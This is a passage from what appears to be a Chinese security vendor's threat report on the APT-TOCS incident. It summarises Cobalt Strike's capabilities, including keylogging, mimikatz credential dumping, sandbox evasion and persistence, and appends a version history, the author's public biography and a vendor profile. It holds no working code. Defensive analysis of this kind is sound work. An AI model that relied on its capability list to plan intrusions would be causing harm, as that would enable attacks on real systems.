


图 16 模块 3 数据包对比

### 3.4 Cobalt Strike 特点

利用 Cobalt Strike 的攻击可以在目标系统中执行多种操作，如：下载文件、上传文件、执行指定程序、注入键盘记录器、通过 PowerShell 执行命令、导入 PowerShell 脚本、通过 CMD 执行命令、利用 mimikatz 抓取系统密码等。

Cobalt Strike 具有以下特点：

- 穿透沙箱
- 躲避白名单机制与云检测
- 内网渗透
- 持久化攻击
- 攻击多种平台

## 4 总结

使用自动化攻击测试平台 Cobalt Strike 进行攻击渗透方式具有穿透防火墙的能力，其控制目标主机的方式非常隐蔽，难以被发现；同时具备攻击多种平台，如 Windows、Linux、Mac 等；同时与可信计算环境、云检测、沙箱检测等安全环节和手段均有对抗能力。从安天过去的跟踪来看，这种威胁已经存在近五年之久，但依然却缺乏有效检测类似威胁的产品和手段。

安天 CERT 分析小组之所以将 APT-TOCS 事件定位为准 APT 事件，是因为该攻击事件一方面符合 APT 攻击针对高度定向目标作业的特点，同时隐蔽性较强、具有多种反侦察手段。但同时，与我们过去所熟悉的很多 APT 事件中，进攻方具备极高的成本承担能力与巨大的能力储备不同，其成本门槛并不高，事件的恶意代码并非由攻击者自身进行编写构造，商业攻击平台使事件的攻击者不再需要高昂的恶意代码的开发成本，相关攻击平台亦为攻击者提供了大量可选注入手段，为恶意代码的加载和持久化提供了配套方法，这种方式降低了攻击的成本，使得缺少雄厚资金、也没有精英黑客的国家和组织依托现即有商业攻击平台提供的服务即可进行接近 APT 级攻击水准，而这种高度“模式化”攻击也会让攻击缺少鲜明的基因特点，从而更难追溯。

我们不仅要再次引用信息安全前辈 Bruce Schiner 的观点“一些重大的信息安全攻击事件时，都认为它们是网络战的例子。我认为这是无稽之谈。我认为目前正在发生而且真正重要的趋势是：越来越多战争中的战术行为扩散到更广泛的网络空间环境中。这一点非常重要。通过技术可以实现能力的传播，特别是计算机技术可以使攻击行为和攻击能力变得自动化。”显然，高度自动化的商业攻击平台使这种能力扩散速度已经超出了我们的预测。

我们需要提醒各方关注的是，鉴于网络攻击技术具有极低的复制成本的特点，当前已经存在严峻的网络军备扩散风险。商业渗透攻击测试平台的出现，一方面成为高效检验系统安全的有利工具，但对于缺少足够的安全预算、难以承担更多安全成本的国家、行业和机构来说，会成为一场噩梦。在这个问题上，一方面需要各方面建立更多的沟通和共识；而另一方面毫无疑问的是当前在攻防两端均拥有全球最顶级能力的超级大国，对于有效控制这种武器级攻击手段的扩散，应该负起更多的责任。

同时，APT-TOCS 与我们之前所发现的诸多事件一样，体现了一个拥有十三亿人口、正在进行大规模信息化建设的国家，所面对的严峻的网络安全挑战；当然，也见证着中国用户与安全企业为应对这种挑战所做的努力。

## 附录一：关于 Cobalt Strike 及其作者的参考资料

Cobalt Strike 是 Armitage 的商业版本。Armitage 是一款 Java 写的 Metasploit 图形界面的渗透测试软件，可以用它结合 Metasploit 已知的 exploit 来针对存在的漏洞自动化攻击。bt5、kali linux 下集成免费版本 Armitage，最强大的功能是多了个 Beacon 的 Payload。

Cobalt Strike 首次发布时间：2012 年 6 月

版本	描述
Cobalt Strike1.45 及以前版本	可以连接本机 windows 的 metasploit 的，在后来就不被支持了，必须要求连接远程 linux 的 metasploit。
Cobalt Strike1.46	系统分析器使用退回措施检查 java 报告版本信息，修复了密钥生成漏洞。
Cobalt Strike1.47	缓解了 Beacon 多重信息积压；开启侦听器时进行全面检查。
Cobalt Strike1.48	Beacon 增加了 timestomp 命令；bypassuac 特权文件复制完成等待至 10 秒。
Cobalt Strike1.49	修复了 Windows XP 的 Beacon HTTP Stager 负载生成器。
Cobalt Strike2.0	可塑性的命令和控制，增加了“veil”选项到负载生成器。
Cobalt Strike2.1	PowerShell 命令启动本地主要的 PowerShell；更新了 build.sh 工具。
Cobalt Strike2.2	重建过程注入和连接到目标系统上的 VNC 服务器，新过程由于基于主机的防火墙更容易被忽略；漏洞报告显示来自 ZDI,MSB,US-CERT-VU 和 WPVDB 的 URL 引用。
Cobalt Strike2.3	用定制的编码器编码 Beacon 的 DNS 阶段；Beacon 增加了 runas 命令、pwd 命令。
Cobalt Strike2.4	增加时间戳到 view ->web 日志项；用不同参数重新生成默认 Beacon HTTPS 证书；现在使用不同参数生成可塑的 C2 HTTPS 证书；更新了可执行文件和 DLLS 的默认工具包。

**Cobalt Strike 作者：**Raphael Mudge（美国），他是 Strategic Cyber LLC（战略网络有限责任公司）创始人，基于华盛顿的公司为 RED TEAM 开发软件，他为 Metasploit 创造了 Armitage，sleep 程序语言和 IRC 客户端 jIRCii。此前作为美国空军的安全研究员，渗透实验的测试者。他设置发明了一个语法检测器卖给了 Automattic。发表多篇文章，定期进行安全话题的演讲。给许多网络防御竞赛提供 RED TEAM，参加 2012-2014 年黑客大会。



**教育背景:** Syracuse University 美国雪城大学, 密歇根科技大学

**目前就职:** Strategic Cyber LLC (战略网络有限责任公司); 特拉华州空军国民警卫队

**技能:** 软件开发信息安全面向对象的设计分布式系统图形界面计算机网络设计博客系统社会工程学安全研究等等

公司/项目/机构	职位	时间
Strategic cyber LLC	创始者和负责人	2012.1-至今
特拉华州空军国民警卫队	领导, 传统预备役	2009-至今
Cobalt strike	项目负责人	2011.11-2012.5
TDI	高级安全工程师	2010.8-2011.6
Automattic	代码 Wrangler	2009.7-2010.8
Feedback Army, After the Deadline	创始人	2008.7-2009.11
美国空军研究实验室	系统工程师	2006.4-2008.3
美国空军	通信与信息军官	2004.3-2008-3

**支持的组织机构:**

- 大学网络防御竞赛 (CCDC)
- 东北 North East CCDC 2008-2015
- 东部地区 Mid Atlantic CCDC 2011-2015
- 环太平洋 Pacific Rim CCDC 2012, 2014
- 东南 South East CCDC - 2014
- 西部 Western Regional CCDC - 2013
- 国家 National CCDC 2012-2014

**所做项目:**

Sleep 脚本语言 (可扩展的通用语言, 使用受 JAVA 平台启发的 Perl 语言) sleep 是开源的, 受 LGPL 许可。

jIRCii (可编写脚本的多人在线聊天系统客户端, Windows, MacOS X, and Linux 平台, 开源)

**出版作品:**

《使用 Armitage 和 Metasploit 的实弹安全测试 (Live-fire Security Testing with Armitage and Metasploit)》  
linux 杂志



《通过后门入侵：使用 Armitage 的实施漏洞利用》（Get in through the backdoor: Post exploitation with Armitage）Hakin9 杂志

《教程：用 Armitage 进行黑客攻击 Linux》（Tutorial: Hacking Linux with Armitage）ethicalhacker.net

《校对软件服务设计》（The Design of a Proofreading Software Service）NAACL HLT2010 计算机的语言学和写作研讨会

《基于代理的流量生成》（Agent-based Traffic Generation）Hakin9 杂志等

#### 贡献：

cortana-scripts

metasploit-loader

malleable-c2-profiles

layer2-privoting-client

armitage

#### 项目：

商业合资企业类

After the Deadline

Feedback Army

Cobalt Strike

开源软件

Armitage

Far East

jIRCii

Moconti

One Hand Army Man s

phPERL Same Game

Sleep

#### 信息参考链接：

<https://plus.google.com/116899857642591292745/posts> (google+)

<https://github.com/rsmudge> (GitHub)

<https://www.youtube.com/channel/UCJU2r634VNPcCRug7Y7qdcw> (youtube)

<http://www.oldschoolirc.com/>

<https://twitter.com/rsmudge>

<http://www.hick.org/~raffi/index.html>

<http://www.blackhat.com/html/bh-us-12/speakers/Raphael-Mudge.html>

<http://www.linkedin.com/in/rsmudge>

## 附录二：关于安天

---

安天从反病毒引擎研发团队起步，目前已发展成为拥有四个研发中心、监控预警能力覆盖全国、产品与服务辐射多个国家的先进安全产品供应商。安天历经十五年持续积累，形成了海量安全威胁知识库，并综合应用网络检测、主机防御、未知威胁鉴定、大数据分析、安全可视化等方面经验，推出了应对持续、高级威胁（APT）的先进产品和解决方案。安天技术实力得到行业管理机构、客户和伙伴的认可，安天已连续四届蝉联国家级安全应急支撑单位资质，亦是 CNNVD 六家一级支撑单位之一。安天移动检测引擎获得全球首个 AV-TEST（2013）年度奖项的中国产品，全球超过十家以上的著名安全厂商都选择安天作为检测能力合作伙伴。

关于反病毒引擎更多信息请访问：<http://www.antiy.com>（中文）

<http://www.antiy.net>（英文）

关于安天反 APT 相关产品更多信息请访问：<http://www.antiy.cn>